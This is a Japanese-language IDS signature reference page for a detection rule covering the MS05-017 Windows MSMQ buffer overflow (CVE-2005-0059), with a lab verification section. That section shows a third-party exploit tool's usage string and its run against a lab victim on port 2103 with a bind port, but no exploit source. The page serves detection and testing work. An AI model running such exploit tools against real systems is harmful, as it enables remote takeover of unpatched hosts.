
項目 |
|
攻撃 |
リモート |
攻撃ポート |
2103 |
対象OS |
Windows |
CVE |
CVE-2005-0059 |
MS |
MS05-017 |
PAM |
|
Microsoft Windows Message Queuing component buffer overflow (MSRPC_MSMQ_Overflow)
このシグネチャまたは脆弱点について
RealSecure Server Sensor、RealSecure Network Sensor:
このシグネチャは、Microsoft メッセージ キュー要求のオーバーフローを検出します。
影響を受けるシステム
Windows: 98、Windows: 98 Second Edition、Windows XP: SP1、Windows 2000: SP3、Windows XP: 64-bit SP1 Itanium、Windows 2000: SP4
タイプ
不正アクセスの試み
脆弱点の説明
Microsoft Windows 2000 SP3 および SP4、Windows XP SP1、および Windows 98 は、メッセージ キュー (MSMQ) コンポーネントの未チェックのバッファによって引き起こされるバッファ オーバーフローに対して脆弱です。 MSMQ コンポーネントがインストールされている場合、リモートの攻撃者は特殊な形式の TCP メッセージを送信することで、バッファをオーバーフローさせ、システム上で任意のコードを実行する可能性があります。 攻撃者がこの脆弱点を悪用してシステムの完全な制御権を得ると、システム上のアカウントを表示、変更、削除、または新規作成することも可能です。
この脆弱点の解決方法
Microsoft Security Bulletin を参照して、システムに適切なパッチを適用します。
検証環境
優先度 |
OS |
IP |
Intruder: |
Windows2000 |
192.168.221.11 |
Victim: |
Windows2000 |
192.168.221.180 |
センサー |
ProvenitaM10 |
XPU1.66 |
実証コード
C:\tool>ms05017
。奛奛・(MS05-017) Internal use For ExpLoits.
。奛奛・Copyright (c) 2005-07-2 . Make By jiaozhu
。奛奛・www.Jiaozhu.net E-mail:shell@china.com
ms05017 <host> <port> <netbios name> <bind port> [count]
MSMQ ports: 2103, 2105, 2107
count - number of packets. for Win2k Server/AdvServer = 6-8
C:\tool>ms05017 192.168.221.180 2103 HOD 7777
。奛奛・(MS05-017) Internal use For ExpLoits.
。奛奛・Copyright (c) 2005-07-2 . Make By jiaozhu
。奛奛・www.Jiaozhu.net E-mail:shell@china.com
[*] Connecting to 192.168.221.180:2103 ... OK
[*] Attacking.... OK
トレース

イベント詳細
参照事項
Vulnerability in MSMQ Could Allow Code Execution (892944)
ISS X-Force
Microsoft Windows Message Queuing component buffer overflow
http://www.iss.net/security_center/static/19829.php
CVE
CAN-2005-0059
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2005-0059